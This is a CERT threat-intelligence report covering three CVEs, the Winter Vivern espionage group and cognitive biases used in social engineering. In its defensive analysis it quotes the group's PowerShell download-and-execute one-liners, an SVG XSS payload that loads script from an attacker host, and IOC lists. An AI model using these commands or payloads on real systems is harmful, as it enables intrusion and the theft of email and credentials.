aDvens

Security for the greater good

March Cyber Threat Intelligence report

2024-04-03 | **TLP:CLEAR** | CERT aDvens - CTI

Advens - 38 rue des Jeuneurs - 75002 Paris

Table of content

1. Executive summary

This month, the aDvens CERT presents three noteworthy vulnerabilities, in addition to those already published.

Through two articles, the CERT analysts discuss:

- The APT group Winter Vivern, active since 2021 and linked to the interests of Russia and Belarus.
- A cyberpsychology study focusing on cognitive biases.

2. Vulnerabilities

This month, the aDvens' CERT highlights **three** vulnerabilities affecting commonly used technologies within companies.
They are sorted by severity (availability of proofs of concept, exploitation…). Applying their patches or workarounds is highly recommended.

2.1. Fortra FileCatalyst - CVE-2024-25153

A critical vulnerability in *FileCatalyst*, a large file transfer solution, was discovered by Nettitude's security researcher Tom Wedgbury.

This *Path Tranversal* vulnerability in the 'ftpservlet' of the FileCatalyst Workflow web portal allows an attacker to upload files outside the *uploadtemp* directory, via a specially crafted POST request, in order to execute arbitrary code with SYSTEM privileges.

An authentication token is required but, by default, FileCatalyst Workflow allows anonymous connections.

2.1.1. Type of vulnerability

- **CWE-472** : External Control of Assumed-Immutable Web Parameter

2.1.2. Risk

- Remote code execution

2.1.3. Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.1.4. Impacted Products

- Fortra FileCatalyst versions prior to 5.1.6 Build 114

2.1.5. Recommendations

- Update FileCatalyst to version 5.1.6 Build 114 or later.
- It is also recommended to disable anonymous access by unchecking the *Allow Public Access* parameter.
- Additional information is available in the Fortra's advisory.

2.1.6. Proof of concept

A proof of concept is available in open source.

2.2. WordPress Ultimate Member - CVE-2024-1071

An SQL injection was identified in the *Ultimate Member* WordPress plugin. This flaw allows an unauthenticated attacker to manipulate the database.

This vulnerability is actively exploited.

2.2.1. Type of vulnerability

- **CWE-89** : Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

2.2.2. Risk

- SQL injection

2.2.3. Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.2.4. Impacted Products

- Ultimate Member Plugin versions prior to 2.8.3

2.2.5. Recommendations

- Update the Ultimate Member Plugin to version 2.8.3 or later.
- Additional information is available in the Wordfence's advisory.

2.2.6. Proof of concept

A proof of concept is available in open source.

2.3. Veritas - CVE-2024-28222

A critical vulnerability has been identified in Veritas NetBackup products. It is due to a file path verification flaw in the *BPCD* (NetBackup client). By uploading a specially crafted file, an unauthenticated attacker can execute arbitrary code on the server.

This product was the target of campaigns led by the ALPHV (Blackcat) Ransomware group at the end of 2022.

2.3.1. Type of vulnerability

- CWE-20 : Improper Input Validation

2.3.2. Risk

- Remote code execution

2.3.3. Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.3.4. Impacted Products

- NetBackup serveurs versions prior to 8.1.2
- NetBackup Appliance versions prior to 3.1.2

2.3.5. Recommendations

- Update NetBackup to version 8.3.0.2 or later.
- Update NetBackup Appliance to version 3.3.0.2 MR2 or later.
- Additional information is available in the Veritas's advisory.

2.3.6. Proof of concept

To date, no proof of concept is available in open source.

3. Winter Vivern: Young, discreet, meticulous, efficient

Aka UAC-0114 / TA473 / TAG70

The Winter Vivern Group, a Russian APT, has been engaged in espionage activities since at least 2021, linked to the interests of Russia and Belarus. Its main targets include European and NATO countries, focusing on Ukraine and Poland, as well as the Caucasus, Central Asia and India. It also attacks foreign embassies and telecommunication operators that provide support to Ukraine in the current conflict.

The group initially distinguished itself by using simple but very effective tactics. Starting in February 2023, Winter Vivern focused its attacks on email servers in Europe and the United States by exploiting the Zimbra and Roundcube vulnerabilities.

So far, the group distinguishes itself through its ability to carefully target its victims and operate discreetly, allowing it to remain largely off the radar of research reports. Although Winter Vivern demonstrates great effectiveness, its affiliation remains unknown. Additionally, attackers demonstrate remarkable creativity despite their limited resources, while limiting the scope of their attacks.

3.1. First campaigns

In April 2021, DomainTools observed a series of attacks targeting Lithuanian organisations. These attacks involved the use of an Excel file concealing a malicious macro to trigger a PowerShell script. This new threat actor is named Winter Vivern, based on the (no longer used) “wintervivern” element present in the URL string sent to the C2 server, and tracked as an independent cluster. Although the technique used was not considered to belong to an APT in the absence of specific tools and the low level of sophistication. However, investigations show that similar documents targeted Azerbaijan, Cyprus, India, Italy, Ukraine and the Vatican during the same period.

The activity of this new player intensified in 2022:

- In the summer of 2022, Winter Vivern conducted a phishing campaign targeting Indian government officials. A fraudulent page imitating an Indian government portal made it possible to target legitimate email addresses @gov.in.
- At the end of 2022, the group specifically targeted members of the website Hochuzhit.com. This web page is a project created by the Ukrainian government that provides advice to Russian and Belarusian volunteers at the front who wish to surrender (“Хочу Жить / Hochu Zhit” = I want to live, in Russian).

The CERT-UA published an alert on 1 February 2023 concerning a campaign targeting Ukrainian and Polish organisations. A malicious web page spoofing the Ukrainian Ministry of Foreign Affairs was used to trick people into downloading a fake antivirus utility. The Protector.bat file ran a PowerShell script that distributes the APERETIF malware. This name is derived from the term “Aperitivchick”, used only by active Russian speakers, present in the code.

APERETIF is a Trojan that scans desktops looking for specific extensions, takes screenshots and then exfiltrates them *via* the HTTP protocol. Although the threat actor is initially identified as UAC-0114, analysis of its PowerShell script and fake antivirus scanner theme links it to the Winter Vivern threat.

The documented TTPs are considered unsophisticated: phishing campaigns, decoy documents, PowerShell scripts. The typology of targets suggests that this group is aligned with the interests of Russia and Belarus.




Figure 1. Diamond Matrix from the Winter Vivern group.

3.2. Modus Operandi

Attackers follow a careful, methodical pattern in their phishing campaigns:

- Malicious emails from compromised email addresses. These may come from compromised WordPress domains.
- Spoofing the from field to appear as a member of the targeted organisation, or a peer parent organisation.
- Inclusion of an benign URL of the target's organisation, or a peer organisation.
- The URL is linked to another hyperlink allowing either the distribution of a payload, or the redirection to a credential theft page.




Figure 2. Source: Proofpoint.

In their luring tactics, attackers distribute malicious documents crafted from official government documents that are freely available to the public. At the beginning of 2023, domain names were created imitating those of the Polish Central Bureau for Combating Cybercrime, the Ministry of Foreign Affairs of Ukraine and the Ukrainian SBU (Ukrainian Internal Security and Counterespionage Service).




Figure 3. Example page imitating cbzc.policja.gov.pl.

The decoys then launch batch scripts that run, whilst pretending to be virus scanning tools, and start downloading malware from servers controlled by the attackers. In the case of the campaign against the Hochu Zhit project, a PowerShell command takes over from the XLS file macros (like the attack chain noticed in 2021 by DomainTools) to start the download, here from the ocs-romastassec[.]com domain:

```
powershell.exe –noexit –c "[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};
iex (new-object net.webclient).DownloadString('hxxps[:]//ocs-romastassec.com/goog_comredira3cf7ed34f8.php
')"
```

The download distributes APERETIF, compiled in May 2021 and written in Visual C++. It executes whoami in a PowerShell terminal and sends this information to the C2 server marakanas[.]com:

```
actor-controlled.exe –c "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
$a=whoami; iex (New-Object
Net.WebClient).DownloadString("""hxxps[:]//marakanas.com/Kkdn7862Jj6h2oDASGmpqU4Qq4q4.php?idU=$a""")"
```

APERETIF also creates scheduled tasks to maintain persistence.

One of the Winter Vivern servers was found hosting a Acunetix login page. This web application vulnerability scanner likely identifies vulnerable WordPress sites, in order to compromise them, and to host malware.




Figure 4. 80.79.124[.]135.

3.3. Mail server targeting

3.3.1. CVE-2022-27926

In February 2023, the group takes on a new dimension with the exploitation of CVE-2022-27926, an XSS vulnerability affecting Zimbra web portals. Its exploitation allows Winter Vivern to target email servers of government entities and elected officials in Europe and the United States. In this new espionage campaign, attackers design custom JavaScript payloads for each targeted government's email portals.

The Acunetix scanner is used again to identify vulnerable Zimbra servers. This campaign allows usernames, passwords and CSRF tokens to be stolen from cookies for future logins.

In practice:

- A malicious URL is embedded in the body of the phishing email.
- This URL uses the domain name of a vulnerable Zimbra Collaboration Suite server and appends a JavaScript code snippet, encoded in hexadecimal or in plain text.
- This code is executed as an error parameter as soon as it is received in the initial web request.
- Once decoded, it starts downloading a JavaScript payload that performs server-side request forgery (CSRF).


The different attacks demonstrate a high level of reconnaissance by the attackers to personalise their JavaScript codes according to the target.

3.3.2. CVE-2023-5631

As of 11 October 2023, Winter Vivern exploits CVE-2023-5631, an XSS vulnerability affecting Roundcube web portals. This discovery confirms attackers' attraction to compromising vulnerable email instances, and targeting European institutions.

According to security researchers at ESET, Winter Vivern exploited CVE-2020-35730, also affecting Roundcube in August and September 2023.

In this campaign, malicious emails were sent from the address team.management[@]outlook[.]com:



TO

Team Outlook <team.managment@outlook.com> [redacted]

Get started in your Outlook

Hello there!

We're the email service designed to help you conquer your day.
Connect, organize, and get things done for free across your devices.

Use Word, Excel, PowerPoint, and OneDrive for free on the web.

- Write better emails.
- Use your email and calendar together in one place.
- Personalize Outlook for your style.
- Find what you need when you need it.
- Backed by enterprise-grade security.

Register and use all the features Outlook
https://www.microsoft.com

Best Regards,
The Microsoft Accounts Team

This email can't receive replies. To give us feedback on this alert, click here.
For more information, visit the Microsoft Account Help Centre.

While the email appears harmless at first glance, its HTML code contains an SVG tag containing a base64-encoded payload.

```
<svg id="x" xmlns="hxxp[:]//www.w3.org/2000/svg"> <image href="x" onerror="eval(atob('<base64-encoded
payload>'))" /></svg>
```

As the "x" argument is not a valid URL, the *onerror* attribute is enabled and *de facto* the JavaScript instruction will execute. Decoding this attribute results in the following JavaScript code, which is executed in the victim's browser:

```
var
fe=document.createElement('script');fe.src="hxxps://recsecas[.]com/controlserver/checkupdate.js";document.bo
dy.appendChild(fe);
```

No interaction other than opening the email in a browser window is necessary. The code checkupdate.js distributes the final JavaScript payload which lists the folders, emails of the compromised account and exfiltrates them to the attackers' C2 *via* HTTP requests. This vulnerability has since been fixed by Roundcube.

At least 80 institutions were targeted in this campaign, mainly in Georgia, Poland and Ukraine. The campaign also targeted the Iranian and Dutch embassies in Russia, as well as the Uzbek embassy in Ukraine.

We can see Winter Vivern's increase in skill over time. Prior to the exploitation of this zero-day, the group exploited two known vulnerabilities in Roundcube and Zimbra for which proofs of concept were already available.

3.4. Links with MustachedBouncer

The convergence of Russian and Belarusian interests, and attacks on embassies, suggest an overlap between Winter Vivern and the MoustachedBouncer group.

This observation is, however, made with low confidence.

This latter group was discovered and documented by the company ESET in August 2023, and targets foreign embassies in Belarus. Believed to be active since 2014, this actor carries out *Man-in-the-Middle* attacks at FAI level. The group's TTPs, involving email-based C&C protocols, malicious plugins *via* SMB shares, and modular C++ backdoors may be reminiscent of Winter Vivern's *modus operandi*.

Nevertheless, the level of sophistication observed in MoustachedBouncer is much higher than the level of Winter Vivern's TTPs. Cooperation between the two entities, if they are distinct, is however probable.

3.5. Conclusion

The affiliation of Winter Vivern is not known at this stage. The lack of analysis and research reports prevents cross-checking its known TTPs with other groups in the Russian intelligence apparatus.

The convergence of its attack campaigns with Belarusian interests, and attacks on embassies could bring the Winter Vivern group closer to MoustachedBouncer, but this link has never been formally established . The careful reconnaissance, victimology, email server compromises, luring tactics, and malware disguised as antivirus products also bear similarities to APT29's TTPs (The Dukes / COZY BEAR, operating for the SVR, the Russian foreign intelligence service).

However, the group gains credibility and sophistication as its skill increases. Winter Vivern is probably home to a small, discreet and flexible structure, destined to become known over time. The typology of its victims, all linked to geopolitical and non-profit interests, suggests an actor inserted into the Russian apparatus. It is also possible that Winter Vivern is following the trend of criminal cartels acting as Initial Access Brokers (IAB). In addition to the information exfiltrated in its espionage campaigns, the credential theft could fuel future attacks by other more experienced and larger APTs, such as APT29, APT28 or Sandworm.

3.6. MITER ATT&CK

RESOURCES DEVELOPMENT

T1584.001 Acquire Infrastructures: Domains. T1584.004 Acquire Infrastructures: Server. T1587.004 Develop Capabilities: Exploits.

INITIAL ACCESS

T1190 Exploit Public-Facing Application. T1566 Phishing. T1566.001 Phishing: Spearphishing attachment. T1078 Valid Accounts.

EXECUTION

T1059.001 Command and Scripting Interpreter: Powershell. T1059.003 Command and Scripting Interpreter: Windows Command Shell. T1053 Scheduled Task/Job. T1203 Exploitation for Client Execution.

CREDENTIAL ACCESS

T1212 Exploitation for Credential Access. T1056 Input Capture.

DISCOVERY

T1087.003 Account Discovery: Email Account. T1083 File and Directory Discovery.

PERSISTENCE

T1053 Scheduled Task/Job. T1078 Valid Accounts.

DEFENSE EVASION

T1564 Hide Artifacts.

EXFILTRATION

T1020 Automated Exfiltration. T1041 Exfiltration Over C2 Channel.

COLLECTION

T1114.002 Email Collection: Remote Email Collection.

COMMAND AND CONTROL

T1105 Ingress Tool Transfer. T1071.001 Application Layer Protocol: Web Protocols. T1571 Non-Standard Port.

Figure 5. Winter Vivern Group Miter Att&ck.

3.7. IOCs

TLP	TYPE	VALEUR
TLP:CLEAR	MD5	3acfb7c694b259158fe042fd3392b0d1
TLP:CLEAR	SHA1	f39b260a9209013d9559173f12fbc2bd5332c52a
TLP:CLEAR	SHA1	a19d46251636fb46a013c7b52361b7340126ab27
TLP:CLEAR	SHA1	97ED594EF2B5755F0549C6C5758377C0B87CFAE0
TLP:CLEAR	SHA1	8BF7FCC70F6CE032217D9210EF30314DDD6B8135
TLP:CLEAR	SHA1	0fe3fe479885dc4d9322b06667054f233f343e20
TLP:CLEAR	SHA1	83f00ee38950436527499769db5c7ecb74a9ea41
TLP:CLEAR	SHA1	a19d46251636fb46a013c7b52361b7340126ab27
TLP:CLEAR	SHA1	a574c5d692b86c6c3ee710af69fccbb908fe1bb8
TLP:CLEAR	SHA1	c7fa6727fe029c3eaa6d9d8bd860291d7e6e3dd0
TLP:CLEAR	SHA1	f39b260a9209013d9559173f12fbc2bd5332c52a
TLP:CLEAR	Email address	mfa_it_sec[at]outlook[.]com
TLP:CLEAR	Email address	team.management[at]outlook[.]com
TLP:CLEAR	IP	176.97.66.57
TLP:CLEAR	IP	179.43.187.207
TLP:CLEAR	IP	195.54.170.26
TLP:CLEAR	IP	80.79.124.135
TLP:CLEAR	IP	176.97.76.118
TLP:CLEAR	IP	38.180.3.57
TLP:CLEAR	C2	secure-daddy[.]com
TLP:CLEAR	C2	hitsbitsx[.]com
TLP:CLEAR	C2	troadsecow[.]com
TLP:CLEAR	C2	security-ocsp[.]com
TLP:CLEAR	C2	ocs-romastassec[.]com
TLP:CLEAR	C2	ocspdep[.]com
TLP:CLEAR	C2	marakanas[.]com
TLP:CLEAR	C2	bugiplaysec[.]com

4. Cyberpsychology : exploitation of cognitive biases

4.1. Cognitive biases

4.1.1. Foreword

A cyberattack is not necessarily limited to computer warfare, it can also be a psychological warfare. This idea is shown with social engineering in the context of information security: the use of deception to manipulate individuals. An attacker can exploit individuals' psychological vulnerabilities to obtain confidential information that will be used for malicious purposes.

4.1.2. Description

A cognitive bias is a **systematic pattern of deviation from norm or rationality in judgment**.

When it is deviated, the processing of information is no longer rational: it is carried out in a personal and affective way. This systematic pattern of deviation thus leads to errors of perception, interpretation, evaluation and judgment. These brain-generated distortions can be used as a shortcut to jump to conclusions.

4.1.3. Classification

There are many cognitive biases grouped into different categories.

The infographic below highlights some categories. For example, the **memory** category contains the negativity bias, recency effect, mere exposure effect, Base rate fallacy and Serial-position effect.




Figure 6. Classification of cognitive biases.

4.1.4. Advantage and disadvantage

Cognitive biases are not strictly negative. Depending on the context, a bias may prove essential and thus contribute to the survival of the individual.

